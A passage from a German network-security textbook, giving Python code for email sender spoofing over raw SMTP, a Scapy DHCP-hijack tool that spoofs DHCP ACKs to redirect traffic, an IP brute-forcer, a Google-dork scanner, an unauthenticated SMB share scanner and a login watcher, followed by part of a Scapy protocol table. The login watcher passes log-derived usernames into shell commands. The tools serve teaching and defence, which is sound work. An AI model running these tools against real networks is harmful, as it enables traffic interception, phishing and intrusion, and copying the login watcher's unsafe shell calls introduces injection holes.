BlueMaho (https://gitlab.com/kalilinux/packages/bluemaho) ist eine Reimplementierung von Bluediving (http://bluediving.sourceforge.net) in Python. Das Projekt bietet eine Bluetooth-Tool- und Exploitsammlung unter einer Consolen-UI oder einer wxPython-GUI. Enthaltene Tools sind beispielsweise Redfang und Greenplaque zum Aufspüren von Bluetooth-Geräten im Non-Discovery-Modus, Carwhisperer zum Verbinden zu Freisprecheinrichtungen in Fahrzeugen, um sowohl Audio vom Fahrzeug abzugreifen als auch Audio in das Fahrzeug zu senden, Hidattack zum Übernehmen von Bluetooth Tastaturen und -Mäusen, BSS, einen Bluetooth-Fuzzer, einen L2CAP-Paketgenerator und Exploits wie BlueBug, BlueSnarf, BlueSnarf++, BlueSmack und Helomoto. Des Weiteren bietet es noch die Möglichkeit die Adresse eines Bluetooth-Geräts zu ändern, sofern es einen CSR-Chipsatz enthält.

9.18.2 BtleJack

BtleJack (https://github.com/virtualabs/btlejack) ist ein Sniffer und Hijacking-Tool für Bluetooth Low Energy Verbindung. Es benötigt für seine Funktionalität ein bis drei Micro:Bit Geräte mit einer eigenen Firmware.

Grabbelkisten-Kung-Fu

10

Zusammenfassung

Im letzten Kapitel sind all die schönen Hacks, Tools, Tipps und Codes versammelt, die nicht so recht zum Thema eines der vorherigen Kapitel passen wollen. Hier tummeln sich Techniken wie das Fälschen einer E-Mail, IP-Bruteforcing, Google Hacking und DHCP Hijacking.

10.1 Benötigte Module

Der Autor ist sich sicher, dass Sie Scapy schon installiert haben, deswegen benötigen Sie zusätzlich nur das Tailer- sowie das Google–Search-Modul.

```
pip3 install tailer
pip3 install google-search
```

10.2 Fälschen eines E-Mail-Absenders

Die meisten Menschen verwundert es nicht, dass man den Absender eines Briefes oder einer Postkarte fälschen kann, indem man mit einem Stift einfach einen anderen Namen draufschreibt, aber wenn eine elektronische Postkarte, sprich eine unverschlüsselte, unsignierten E-Mail versendet wird, ist das Erstaunen oft groß, dass man hier ebenfalls den Absender ändern kann. Unerschlüsselt bezieht sich hier nicht auf die Transport-Verschlüsselung wie SSL/TLS und auch Inhalts-Verschlüsselung mit Techniken wie PGP nützt in dem Fall nur, wenn die Mail zusätlich signiert wurde und der Empfänger die Signatur auch verifiziert. In den letzten Jahren wurden deshalb neue Verfahren wie SPF

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9_10

(Sender Policy Framework) und DKIM (Domain Keys Identified Mail) entwickelt, um das Fälschen von Absender-Mailadressen unmöglich zu machen.

Mit einem SPF-Record (realisiert in einem DNS TXT-Record) kann man einen oder mehrere authorisierte Mail-Server für eine Domain definieren. Ein Mailserver, der eine E-Mail annimmt, die vorgibt von einer bestimmten From-Adresse kommt, aber deren Absender-IP nicht denen in dem SPF-Record entspricht, kann sie als unerlaubt zurück weisen.

DKIM erlaubt es einem einen Public Key (ebenfalls in einem DNS TXT-Record gespeichert) zur Verfügung zu stellen, der dazu benutzt werden kann automatisch die Signatur aller Mails dieser Domain zu überprüfen. Ist die Signatur ungültig oder kein DKIM-Header enthalten, kann die Mail dementsprechend zurück gewiesen werden. Auf der Serverseite kommt ein Private-Key zum Einsatz, der dazu benutzt wird jede ausgehende Mail zu signieren.

Lassen Sie mich Ihnen trotz allem zeigen, wie einfach sich eine E-Mail-Absenderadresse fälschen lässt, sofern die oben genannten Technologien nicht zum Einsatz kommen. Hierfür schreiben wir ein kleines Programm, das sich direkt per Socket-Verbindung zu einem SMTP-Server verbindet und SMTP mit ihm spricht.

```
 1
 2  #!/usr/bin/python3
 3
 4  import socket
 5
 6  HOST = 'mx1.codekid.net'
 7  PORT = 25
 8  MAIL_TO = "<someone@on_the_inter.net>"
 9
10  sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11  sock.connect((HOST, PORT))
12
13  sock.send('HELO du.da'.encode())
14  sock.send('MAIL FROM: <santaclaus@northpole.net>'.encode())
15  print(sock.recv(1024).decode())
16
17  sock.send('RCPT TO: '.encode() + MAIL_TO.encode())
18  print(sock.recv(1024).decode())
19
20  sock.send('DATA'.encode())
21  sock.send('Subject: Your wishlist'.encode())
22  sock.send('Of course you get your pony!'.encode())
23  sock.send('Best regards Santa'.encode())
24  sock.send('.'.encode())
25  print(sock.recv(1024).decode())
26
27  sock.send('QUIT'.encode())
28  print(sock.recv(1024).decode())
29
30  sock.close()
```

Der SMTP-Server wird mit dem Kommando `HELO` begrüßt. Alle Strings, die wir senden, müssen mit Hilfe der Methode `encode()` in Bytes konvertiert werden, alle, die wir empfangen werden mittels `decode()` zu Strings dekodiert. Anschließend teilt man ihm die Absender- und Empfänger-Adresse mit. Es gilt zu beachten, dass Mail-Adressen von Größer- / Kleiner-Zeichen umschlossen sein müssen. Mittels `DATA`-Kommando wird der Body der Mail initiiert. Hier könnte man ebenfalls mit To: und From: nochmals die Adressen setzen. Manche Mail-Clients zeigen nur die Adressen aus der DATA-Sektion an, verschicken aber an die `MAIL FROM` Adresse, wenn man auf Antworten klickt, was dazu führen kann, dass man an eine andere Adresse sendet als man auf dem Bildschirm sieht. In unserem Beispiel setzen wir allerdings nur das Subject, schreiben eine kurze, nette Mail und beenden die `DATA`-Sektion mit einem für sich alleinstehenden Punkt. Als Letztes Beenden wir die Kommunikation mit `QUIT` und schließen die Socket-Verbindung. Normalerweise würde man bei einem SMTP-Client die Antworten des Servers z. B. nach dem `RCPT TO`-Kommando auswerten können, um mitzubekommen, dass beispielsweise Relaying denied ist, sprich der Server unsere Post nicht weiterleiten will, aber in diesem Beispiel wurde darauf verzichtet, weil es uns nur um das Fälschen einer E-Mail ging und man zum normalen Versenden einer E-Mail besser auf Module wie `smtplib` zurückgreifen sollte.

10.3 DHCP Hijack

DHCP (Dynamic Host Configuration Protocol) dient in vielen Netzwerken dazu automatisch neu ans Netz angeschlossene Clients zu konfigurieren, indem es ihnen im einfachsten Fall nur eine IP-Adresse und die Netzwerkmaske des Netzes mitteilt, in den meisten Fälle noch zusätzlich das Standard-Gateway sowie DNS-Server und Domainname mitliefert und in wenigen Fällen sogar dem Client erzählt, wie er zu heißen hat.

Über DHCP können allerdings auch exotischere Sachen konfiguriert werden, wie z. B. der zu verwendende NIS-Server für die UNIX-Passwort-Authentifizierung oder NetBIOS-Server für Windows-Authentifizierung und Namensauflösung, Druckerserver, Logserver und vieles mehr. Das Ganze geschieht natürlich völlig ohne Verschlüsselung und ohne Authentifizierung, frei nach dem Motto: Das Netz will mir schon nichts Böses.

Ein interner Angreifer hat allerdings ein immenses Interesse daran, DHCP zu missbrauchen, liefert es ihm doch auf sehr einfache Weise die Möglichkeit, sich selbst als DNS-Server einzutragen und somit DNS-Spoofing (Abschn.6.7) überflüssig zu machen oder sich gar selbst zum Standard-Gateway zu deklarieren, so dass der gesamte Internet-Traffic ohne ARP-Cache-Poisoning (Abschn.4.2) über seinen Rechner geroutet wird.

Im einfachsten Fall konfiguriert ein Angreifer einen eigenen DHCP-Server, um sein Ziel zu erreichen. Dieser verschickt Antworten an alle anfragenden Clients. Ein eigener DHCP-Server hat allerdings den gravierenden Nachteil, dass er die eigene MAC-Adresse verrät und somit leichter aufspürbar ist. Ein intelligenter Angreifer wird sich deshalb ein Tool schreiben, um ein perfekt gespooftes DHCP-ACK-Paket zu kreieren, das so aussieht, als käme es vom offiziellen DHCP-Server des Netzwerks.

```
#!/usr/bin/python3

import sys
import getopt
import random
from scapy.all import Ether, BOOTP, IP, UDP, DHCP, sendp,
                      sniff, get_if_addr

dev = "enp3s0f1"
gateway = None
nameserver = None
dhcpserver = None
client_net = "192.168.1."
filter = "udp port 67"

def handle_packet(packet):
    eth = packet.getlayer(Ether)
    ip = packet.getlayer(IP)
    udp = packet.getlayer(UDP)
    bootp = packet.getlayer(BOOTP)
    dhcp = packet.getlayer(DHCP)
    dhcp_message_type = None

    if not dhcp:
        return False

    for opt in dhcp.options:
        if opt[0] == "message-type":
            dhcp_message_type = opt[1]

    # dhcp request
    if dhcp_message_type == 3:
        client_ip = client_net + str(random.randint(2,254))

        dhcp_ack = Ether(src=eth.dst, dst=eth.src) / \
                   IP(src=dhcpserver, dst=client_ip) / \
                   UDP(sport=udp.dport,
                       dport=udp.sport) / \
                   BOOTP(op=2,
                         chaddr=eth.dst,
                         siaddr=gateway,
                         yiaddr=client_ip,
                         xid=bootp.xid) / \
                   DHCP(options=[('message-type', 5),
                                 ('requested_addr', client_ip),
                                 ('subnet_mask', '255.255.255.0'),
                                 ('router', gateway),
                                 ('name_server', nameserver),
                                 ('end')])
```

```
50
51          print("Send spoofed DHCP ACK to %s" % ip.src)
52          sendp(dhcp_ack, iface=dev)
53
54
55  def usage():
56      print(sys.argv[0] + " "
57      -d <dns_ip>
58      -g <gateway_ip>
59      -i <dev>
60      -s <dhcp_ip>" ")
61      sys.exit(1)
62
63
64  try:
65      cmd_opts = "d:g:i:s:"
66      opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
67  except getopt.GetoptError:
68      usage()
69
70  for opt in opts:
71      if opt[0] == "-i":
72          dev = opt[1]
73      elif opt[0] == "-g":
74          gateway = opt[1]
75      elif opt[0] == "-d":
76          nameserver = opt[1]
77      elif opt[0] == "-s":
78          dhcpserver = opt[1]
79      else:
80          usage()
81
82  if not gateway:
83      gateway = get_if_addr(dev)
84
85  if not nameserver:
86      nameserver = gateway
87
88  if not dhcpserver:
89      dhcpserver = gateway
90
91  print("Hijacking DHCP requests on %s" % (dev))
92  sniff(iface=dev, filter=filter, prn=handle_packet)
```

Der Code benutzt die Scapy-Funktion `sniff()`, um UDP-Traffic auf Port 67 mitzuhören. Für jedes eingefangene Paket wird die Funktion `handle_packet` aufgerufen, die zu allererst mit Hilfe der `getlayer`-Funktion die einzelnen Layers des Pakets dekodiert und anschließend überprüft, ob es sich bei dem Paket um einen DHCP-Request (`Message-Type 3`) handelt. Falls dies der Fall ist, wird ein neues Paket konstruiert mit

umgedrehten IP-Adressen und UDP-Ports, damit es an seinen Ursprung zurückgesendet wird. Wichtig ist, als Destination-IP-Adresse dieselbe Adresse zu verwenden, die wir dem Client zuweisen. Die Source-IP setzen wir auf die IP des offiziellen DHCP-Servers.

DHCP ist eine Erweiterung des BOOTP-Protokolls. Deswegen fügen wir vor den DHCP-Header noch einen BOOTP-Header ein. Der DHCP-Message-Type wird auf 5 gesetzt, das entspricht einem `DHCPACK`. Fehlt noch die IP-Adresse, die dem Client zugewiesen werden soll (`requested_addr`), die Subnetzmaske, Standard-Gateway und Nameserver. Das konstruierte Paket wird abschließend mit `sendp` versendet. Falls es vor der Antwort des offiziellen DHCP-Servers den Client erreicht, laufen sowohl alle DNS-Anfragen als auch der Internet-Traffic nun über den Computer des Angreifers.

Dem sicherheitsbewussten Admin sollte klar sein, dass DHCP neben Arbeitsersparnissen durchaus eine Sicherheitslücke darstellen kann und das nicht nur, indem es jeden Client meist ungefragt mit einer Netzkonfiguration versorgt, sondern auch, weil es nicht immer der DHCP-Server sein muss, der einem antwortet. Überlegen Sie sich deshalb gut, ob Sie diesen Dienst in Ihrem Netzwerk wirklich benötigen, und wenn nicht schalten Sie ihn ab, denn tote Dienste lügen nicht. Das hindert natürlich keinen Client daran, DHCP-Requests zu versenden und keinen Angreifer daran diese zu beantworten, aber wenn der Dienst von Haus aus im Netzwerk nicht angeboten wird, ist die Chance, dass er Verwendung findet, geringer und die Chance, dass ein Angriff entdeckt wird, sehr viel höher.

10.4 IP Bruteforcer

Sofern man sich erfolgreich in ein IP-Netz geklinkt hat, braucht man eine IP-Adresse. Manche Netze liefern diese nicht frei Haus per DHCP und es findet sich auch kein Client, an dessen IP man erkennen kann, zu welchem IP-Frame das Netz gehört. In solch einem Fall wird ein Angreifer versuchen eine IP zu bruteforcen.

```
 1  #!/usr/bin/python32
 2
 3  import os
 4  import re
 5  import sys
 6  from random import randint, shuffle
 7
 8  device = "wlp2s0"
 9  ips = list(range(1,254))
10  shuffle(ips)
11
12  def ping_ip(ip):
13          fh = os.popen("ping -c 1 -W 1 " + ip)
14          resp = fh.read()
15
16          if re.search("bytes from", resp, re.MULTILINE):
17                  print("Got response from " + ip)
```

```
18                  sys.exit(0)
19
20  while len(ips) > 0:
21          host_byte = randint(2, 253)
22          ip = ips.pop()
23
24          print("Checking net 192.168." + str(ip) + ".0")
25          cmd = "ifconfig " + device + " 192.168." + str(ip) + \
26                  "." + str(host_byte) + " up"
27          os.system(cmd)
28          ping_ip("192.168." + str(ip) + ".1")
29          ping_ip("192.168." + str(ip) + ".254")
```

Das Script erstellt ein Range-Objekt, das alle möglichen Werte eines Bytes (1 bis 254) enthält, kovertiert es zu einer Liste und mischt diese. Anschließend konstruiert es mit Hilfe der Liste alle möglichen IP-Adressen, weist sie der Netzwerkkarte zu und mit Hilfe der Funktion `ping_ip()` wird versucht die beiden häufigsten Adressen für Gateways (Host Byte 1 und 254) anzupingen. Im resultierenden Output wird nach dem String `bytes from` gesucht, der signalisiert, dass wir eine positive Antwort für unseren Ping bekommen und somit eine gültige IP-Adresse gefunden haben.

10.5 Google-Hacks-Scanner

In Europa und den USA ist Google mit einem Marktanteil von 85 bis 90% ganz klar auf Platz eins der Internetsuchmaschinen. Das Verb „googeln“ schaffte es in Deutschland sogar schon im Jahre 2003 auf Platz 9 der Wörter des Jahres, es ist 2004 offiziell in den Duden aufgenommen worden.

Googles Suchmaschine besticht durch ein einfaches Interface, das durch die verschiedenen Suchkommandos wie intitle oder site dennoch sehr mächtig ist. Klar, dass Google nicht nur Normalbenutzern gefällt, sondern auch von Hackern und Crackern ausgiebig genutzt wird.

Die Königsdisziplin des Google-Hackings bildet die Google-Hacking-Database, kurz GHDB, von Johnny Long. Sie enthält Suchanfragen, mit denen man unter anderem Passwörter und Accountdaten oder vermeintlich versteckte Geräte wie Drucker, Überwachungskameras, Server-Überwachungssysteme und vieles mehr im Netz finden kann.

Wir werden als Nächstes ein Google-Hacking-Tool schreiben.

```
1  #!/usr/bin/python3
2
3  import re
4  import sys
5  from googlesearch import search
6
7  if len(sys.argv) < 2:
8      print(sys.argv[0] + ": <dict>")
```

```
 9      sys.exit(1)
10
11  fh = open(sys.argv[1])
12
13  for word in fh.readlines():
14      print("\nSearching for " + word.strip())
15      results = search(word.strip())
16
17      try:
18          for link in results:
19              if re.search("youtube", link) == None:
20                  print(link)
21      except KeyError:
22          pass
```

Zuerst wird die Wörterbuchdatei eingelesen, die in jeder Zeile einen Google-Suchstring, wie beispielsweise `intitle:{\glqq}index.of{\grqq} mp3 [dir]`, enthält. Für jede Suchanfrage bemühen wir die `search`-Funktion des Googlesearch-Python-Moduls, die uns zu der jeweiligen Anfrage eine Links-Liste zurückliefert. Optional kann man ihr noch den Parameter `stop` mitgeben, um die maximale Anzahl der einzulesenden Ergebnisseiten zu minimieren, sowie den Parameter `tld`, um die Anfrage auf eine Top-Level-Domain zu beschränken. Weitere Parameter sind in der Dokumentation des Moduls beschrieben. zwischen den Abrufen der einzelnen Ergebnisseiten warten soll. Schickt man zu schnell zu viele Suchanfragen, sperrt Google die anfragende IP. Es kann sich also durchaus lohnen, ein wenig auf die Bremse zu treten.

Interessante Google Hack Suchstrings können in der Google Hacks Database (GHDB) auf https://www.exploit-db.com/google-hacking-database gefunden werden.

10.6 SMB-Share-Scanner

SMB (Server Message Block) bzw. die erweiterte Version mit dem leicht größenwahnsinnigen Namen Common Internet Filesystem (CIFS) implementiert ein Netzwerk-Protokoll unter Windows, das einer eierlegenden Wollmilchsau gleicht. Es ermöglicht nicht nur die Freigabe von Laufwerken und den Austausch von Dateien, sondern auch die Authentifizierung von Benutzern und Gruppen, Verwaltung von Domänen, Auflösung von Windows-Computernamen, Freigabe von Druckern und sogar IPC (Interprocess Communication)-Möglichkeiten wie das Microsoft-eigene Remote-Procedure-Protokoll MSRPC. Windows-Benutzer gehen oft recht sorglos mit diesem Protokoll um und geben gar ihre ganze C-Festplatte dem gesamten Internet ohne Passwortabfrage preis.

Das nachfolgende Tool implementiert einen arg vereinfachten Scanner, um offene SMB Shares in einem IP-Bereich zu finden. Sollten Sie dieses Script nicht immens erweitern wollen, schlägt der Autor vor, es nur zu Lernzwecken zu verwenden und für produktive SMB-Scans https://www.nmap.org einzusetzen. Nmap ist der weltbeste Portscanner und

bietet über die NMAP Scripting Engine viele sehr gute Scripte, die weit mehr mit gefundenen Ports anstellen können, als nur Shares via SMB zu scannen. Doch Nmap ist in C++ geschrieben, deswegen widmen wir uns nun unserem Python-Beispielcode.

```
#!/usr/bin/python3

import sys
import os
from random import randint


def get_ips(start_ip, stop_ip):
    ips = []
    tmp = []

    for i in start_ip.split('.'):
        tmp.append("%02X" % int(i))

    start_dec = int(''.join(tmp), 16)
    tmp = []

    for i in stop_ip.split('.'):
        tmp.append("%02X" % int(i))

    stop_dec = int(''.join(tmp), 16)

    while(start_dec < stop_dec + 1):
        bytes = []
        bytes.append(str(int(start_dec / 16777216)))
        rem = start_dec % 16777216
        bytes.append(str(int(rem / 65536)))
        rem = rem % 65536
        bytes.append(str(int(rem / 256)))
        rem = rem % 256
        bytes.append(str(rem))
        ips.append(".".join(bytes))
        start_dec += 1

    return ips


def smb_share_scan(ip):
    os.system("smbclient -q -N -L " + ip)

if len(sys.argv) < 2:
    print(sys.argv[0] + ": <start_ip-stop_ip>")
    sys.exit(1)
else:
    if sys.argv[1].find('-') > 0:
```

```
46          start_ip, stop_ip = sys.argv[1].split("-")
47          ips = get_ips(start_ip, stop_ip)
48
49          while len(ips) > 0:
50              i = randint(0, len(ips) - 1)
51              lookup_ip = str(ips[i])
52              del ips[i]
53              smb_share_scan(lookup_ip)
54      else:
55          smb_share_scan(sys.argv[1])
```

Der Code verwendet die schon aus Kap. 6 bekannte `get_ips()`-Funktion, um den IP-Bereich zu berechnen, iteriert zufällig über alle Adressen und ruft einfach nur das externe Kommando `smbclient` auf, das widerum versucht, ohne Authentifikation per SMB alle Shares aufzulisten.

10.7 Login Watcher

Nach drei fehlgeschlagenen Login Versuchen gesperrt zu werden und eine TAN oder Super-PIN-Nummer eingeben zu müssen, bevor man wieder auf einen Account zugreifen darf, ist in sicherheitskritischen Umgebungen wie dem Online-Banking eine Selbstverständlichkeit. Lokal am eigenen Rechner wird ein Angreifer allerdings höchstens eine bis zwei Sekunden ausgebremst, bevor er weiter versuchen darf Passwörter einzugeben. Wäre es nicht praktisch, wenn der Computer nach drei falschen Loginversuchen den Angreifer automatisch sperren würde? Nehmen wir an, es handelt sich um einen wichtigen Laptop, der mit Hilfe von Festplatten-Verschlüsselung geschützt ist, sobald der Rechner ausgeschaltet ist. In diesem Fall wäre der beste Schutz nach Eingabe drei falscher Passwörter, den Computer einfach auszuschalten, und weil der Autor ein Sarkasmus liebender Schelm ist, veralbert der Rechner vor dem Herunterfahren noch den Angreifer per Sprachausgabe. Jede erfolgreiche Anmeldung wird ebenfalls per Sprachausgabe kommentiert. Damit die Sprachausgabe funktioniert, müssen Sie das Programm `festival` installiert haben.

```
 1  #!/usr/bin/python3
 2
 3  import os
 4  import re
 5  import tailer
 6  import random
 7
 8
 9  logfile = "/var/log/auth.log"
10  max_failed = 3
11  max_failed_cmd = "/sbin/shutdown -h now"
12  failed_login = {}
```

```
13
14 success_patterns = [
15     re.compile("Accepted password for (?P<user>.+?) from \
16                 (?P<host>.+?) port"),
17     re.compile("session opened for user (?P<user>.+?) by"),
18     ]
19
20 failed_patterns = [
21     re.compile("Failed password for (?P<user>.+?) from \
22                 (?P<host>.+?) port"),
23     re.compile("FAILED LOGIN (\(\d\)) on '(.+?)' FOR \
24                 '(?P<user>.+?)'"),
25     re.compile("authentication failure\;.+?\
26                 user\=(?P<user>.+?)\s+.+?\s+user\=(.+)")
27     ]
28
29 shutdown_msgs = [
30     "Eat my shorts",
31     "Follow the white rabbit",
32     "System will explode in three seconds!",
33     "Go home and leave me alone.",
34     "Game... Over!"
35     ]
36
37
38 def check_match(line, pattern, failed_login_check):
39     found = False
40     match = pattern.search(line)
41
42     if(match != None):
43         found = True
44         failed_login.setdefault(match.group('user'), 0)
45
46         # Remote login failed
47         if(match.group('host') != None and failed_login_check):
48             os.system("echo 'Login for user " + \
49                       match.group('user') + \
50                       " from host " + match.group('host') + \
51                       " failed!' | festival --tts")
52             failed_login[match.group('user')] += 1
53
54         # Remote login successfull
55         elif(match.group('host') != None and \
56              not failed_login_check):
57             os.system("echo 'User " + match.group('user') + \
58                       " logged in from host " + \
59                       match.group('host') + \
60                       "' | festival --tts")
61             failed_login[match.group('user')] = 0
```

```
62
63          # Local login failed
64          elif(match.group('user') != "CRON" and \
65               failed_login_check):
66              os.system("echo 'User " + match.group('user') + \
67                           " logged in' | festival --tts")
68              failed_login[match.group('user')] += 1
69
70          # Local login successfull
71          elif(match.group('user') != "CRON" and \
72               not failed_login_check):
73              os.system("echo 'User " + match.group('user') + \
74                        " logged in' | festival --tts")
75              failed_login[match.group('user')] = 0
76
77          # Too many failed login?
78          if failed_login[match.group('user')] >= max_failed:
79              os.system("echo '" + random.choice(shutdown_msgs) + \
80                        "' | festival --tts")
81              os.system(max_failed_cmd)
82
83      return found
84
85
86  for line in tailer.follow(open(logfile)):
87      found = False
88
89      for pattern in failed_patterns:
90          found = check_match(line, pattern, True)
91          if found: break
92
93      if not found:
94          for pattern in success_patterns:
95              found = check_match(line, pattern, False)
96              if found: break
```

Am Anfang des Scripts werden eine Reihe von Variablen definiert: Die einzulesende Logdatei, die maximale Anzahl an fehlgeschlagenen Loginversuchen und der Befehl, der ausgeführt wird, falls ein Benutzer diese Anzahl überschreitet. Danach wird ein Dictionary definiert, das die fehlgeschlagenen Loginversuche zu Usernamen zählt. Die Liste `success_patterns` enthält vorkompilierte reguläre Ausdrücke, die einen erfolgreichen Login kennzeichnen. `failed_patterns` hingegen enthält eine Liste von vorkompilierten regulären Ausdrücken, die einen Fehlversuch finden. Zu guter Letzt werden in `shutdown_msgs` Meldungen gesammelt, die vorgelesen werden, bevor der `max_failed_logins_cmd` ausgeführt wird.

Mit Hilfe der regulären Ausdrücke in `success_patterns` und `failed_patterns` und der `(?P<user>)`-Syntax werden der Username und falls es sich um einen Remote Login handelt, auch der Host oder IP gematcht. So können wir später darauf zugreifen.

`trailer.follow` wird dazu verwendet, die Logdatei zeilenweise einzulesen, so wie man es von dem Shellbefehl `tail -f` kennt. Die nächste for-Schleife sorgt dafür, dass alle Patterns für fehlgeschlagene Loginversuche mit der Methode `check_match ()` aufgerufen werden. Falls keiner dieser Pattern gefunden wurde, werden in der nächsten Schleife alle erfolgreichen Loginversuche durchlaufen.

Die `check_match ()`-Funktion verrichtet die eigentliche Arbeit des Programms. Ihr werden folgende Parameter übergeben: die aktuelle Zeile aus der Logdatei, ein vorkompilierter regulärer Ausdruck und ein boolsches Flag, das anzeigt, ob es sich um einen fehlgeschlagenen Loginversuch-Pattern handelt.

Als erstes wird der regulären Ausdruck mittels `search()`-Methode auf die aktuelle Zeile der Logdatei angewendet. Falls er passt, werden je nachdem ob es sich um einen entfernten Login oder einen lokalen Login, einen fehlgeschlagenen oder erfolgreichen Versuch handelt, verschiedene Nachrichten an festival übergeben. Festival wird mit Hilfe der `os.system()`-Funktion aufgerufen, da es sich um ein externes Programm handelt. Bei einem fehlgeschlagenen Loginversuch wird zusätzlich noch der Zähler in `failed_login` für diesen Benutzer hochgezählt.

Abschließend wird noch überprüft, ob die maximale Anzahl der fehlgeschlagenen Loginversuche erreicht wurde. Falls dies der Fall ist, wird per Zufall eine Nachricht aus `shutdown_msgs` abgespielt und der `max_failed_logins_cmd`-Befehl ausgeführt.

Anhang A: Scapy-Referenz

Für Wissenshungrige und Nachschlager

A.1 Protokolle

Tab. A.1 Scapy protocols

Name	Description
AH	AH
AKMSuite	AKM suite
ARP	ARP
ASN1P_INTEGER	None
ASN1P_OID	None
ASN1P_PRIVSEQ	None
ASN1_Packet	None
ATT_Error_Response	Error Response
ATT_Exchange_MTU_Request	Exchange MTU Request
ATT_Exchange_MTU_Response	Exchange MTU Response
ATT_Execute_Write_Request	Execute Write Request
ATT_Execute_Write_Response	Execute Write Response
ATT_Find_By_Type_Value_Request	Find By Type Value Request
ATT_Find_By_Type_Value_Response	Find By Type Value Response
ATT_Find_Information_Request	Find Information Request
ATT_Find_Information_Response	Find Information Response
ATT_Handle	ATT Short Handle
ATT_Handle_UUID128	ATT Handle (UUID 128
ATT_Handle_Value_Indication	Handle Value Indication
ATT_Handle_Value_Notification	Handle Value Notification

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9

Tab. A.1 (Fortsetzung)

Name	Description
ATT_Handle_Variable	None
ATT_Hdr	ATT header
ATT_Prepare_Write_Request	Prepare Write Request
ATT_Prepare_Write_Response	Prepare Write Response
ATT_Read_Blob_Request	Read Blob Request
ATT_Read_Blob_Response	Read Blob Response
ATT_Read_By_Group_Type_Request	Read By Group Type Request
ATT_Read_By_Group_Type_Response	Read By Group Type Response
ATT_Read_By_Type_Request	Read By Type Request
ATT_Read_By_Type_Request_128bit	Read By Type Request
ATT_Read_By_Type_Response	Read By Type Response
ATT_Read_Multiple_Request	Read Multiple Request
ATT_Read_Multiple_Response	Read Multiple Respons
ATT_Read_Request	Read Request
ATT_Read_Response	Read Response
ATT_Write_Command	Write Request
ATT_Write_Request	Write Request
ATT_Write_Response	Write Response
BOOTP	BOOTP
BTLE	BT4LE
BTLE_ADV	BTLE advertising header
BTLE_ADV_DIRECT_IND	BTLE ADV_DIRECT_IND
BTLE_ADV_IND	BTLE ADV_IND
BTLE_ADV_NONCONN_IND	BTLE ADV_NONCONN_IND
BTLE_ADV_SCAN_IND	BTLE ADV_SCAN_IND
BTLE_CONNECT_REQ	BTLE connect request
BTLE_DATA	BTLE data header
BTLE_PPI	BTLE PPI header
BTLE_RF	BTLE RF info header
BTLE_SCAN_REQ	BTLE scan request
BTLE_SCAN_RSP	BTLE scan response
CookedLinux	cooked linux
CtrlPDU	CtrlPDU
DHCP	DHCP options
DHCP6	DHCPv6 Generic Message
DHCP6OptAuth	DHCP6 Option – Authentication
DHCP6OptBCMCSDomains	DHCP6 Option – BCMCS Domain Name List
DHCP6OptBCMCSServers	DHCP6 Option – BCMCS Addresses List

Tab. A.1 (Fortsetzung)

Name	Description
DHCP6OptBootFileUrl	DHCP6 Boot File URL Option
DHCP6OptClientArchType	DHCP6 Client System Architecture Type Option
DHCP6OptClientFQDN	DHCP6 Option – Client FQDN
DHCP6OptClientId	DHCP6 Client Identifier Option
DHCP6OptClientLinkLayerAddr	DHCP6 Option – Client Link Layer address
DHCP6OptClientNetworkInterId	DHCP6 Client Network Interface Identifier Option
DHCP6OptDNSDomains	DHCP6 Option – Domain Search List option
DHCP6OptDNSServers	DHCP6 Option – DNS Recursive Name Server
DHCP6OptERPDomain	DHCP6 Option – ERP Domain Name List
DHCP6OptElapsedTime	DHCP6 Elapsed Time Option
DHCP6OptGeoConf	
DHCP6OptIAAddress	DHCP6 IA Address Option (IA_TA or IA_NA suboption
DHCP6OptIAPrefix	DHCP6 Option – IA_PD Prefix option
DHCP6OptIA_NA	DHCP6 Identity Association for Non-temporary Addresses Option
DHCP6OptIA_PD	DHCP6 Option – Identity Association for Prefix Delegation
DHCP6OptIA_TA	DHCP6 Identity Association for Temporary Addresses Option
DHCP6OptIfaceId	DHCP6 Interface-Id Option
DHCP6OptInfoRefreshTime	DHCP6 Option – Information Refresh Time
DHCP6OptLQClientLink	DHCP6 Client Link Option
DHCP6OptNISDomain	DHCP6 Option – NIS Domain Name
DHCP6OptNISPDomain	DHCP6 Option – NIS+ Domain Name
DHCP6OptNISPServers	DHCP6 Option – NIS+ Servers
DHCP6OptNISServers	DHCP6 Option – NIS Servers
DHCP6OptNewPOSIXTimeZone	DHCP6 POSIX Timezone Option
DHCP6OptNewTZDBTimeZone	DHCP6 TZDB Timezone Option
DHCP6OptOptReq	DHCP6 Option Request Option
DHCP6OptPanaAuthAgent	DHCP6 PANA Authentication Agent Optio
DHCP6OptPref	DHCP6 Preference Option
DHCP6OptRapidCommit	DHCP6 Rapid Commit Option
DHCP6OptReconfAccept	DHCP6 Reconfigure Accept Option
DHCP6OptReconfMsg	DHCP6 Reconfigure Message Option
DHCP6OptRelayAgentERO	DHCP6 Option – RelayRequest Option
DHCP6OptRelayMsg	DHCP6 Relay Message Option

Tab. A.1 (Fortsetzung)

Name	Description
DHCP6OptRelaySuppliedOpt	DHCP6 Relay-Supplied Options Option
DHCP6OptRemoteID	DHCP6 Option – Relay Agent Remote-ID
DHCP6OptSIPDomains	DHCP6 Option – SIP Servers Domain Name List
DHCP6OptSIPServers	DHCP6 Option – SIP Servers IPv6 Address List
DHCP6OptSNTPServers	DHCP6 option – SNTP Servers
DHCP6OptServerId	DHCP6 Server Identifier Option
DHCP6OptServerUnicast	DHCP6 Server Unicast Option
DHCP6OptStatusCode	DHCP6 Status Code Option
DHCP6OptSubscriberID	DHCP6 Option – Subscriber ID
DHCP6OptUnknown	Unknown DHCPv6 Option
DHCP6OptUserClass	DHCP6 User Class Option
DHCP6OptVSS	DHCP6 Option – Virtual Subnet Selection
DHCP6OptVendorClass	DHCP6 Vendor Class Option
DHCP6OptVendorSpecificInfo	DHCP6 Vendor-specific Information Option
DHCP6_Advertise	DHCPv6 Advertise Message
DHCP6_Confirm	DHCPv6 Confirm Message
DHCP6_Decline	DHCPv6 Decline Message
DHCP6_InfoRequest	DHCPv6 Information Request Message
DHCP6_Rebind	DHCPv6 Rebind Message
DHCP6_Reconf	DHCPv6 Reconfigure Message
DHCP6_RelayForward	DHCPv6 Relay Forward Message (Relay Agent/Server Message
DHCP6_RelayReply	DHCPv6 Relay Reply Message (Relay Agent/Server Message
DHCP6_Release	DHCPv6 Release Message
DHCP6_Renew	DHCPv6 Renew Message
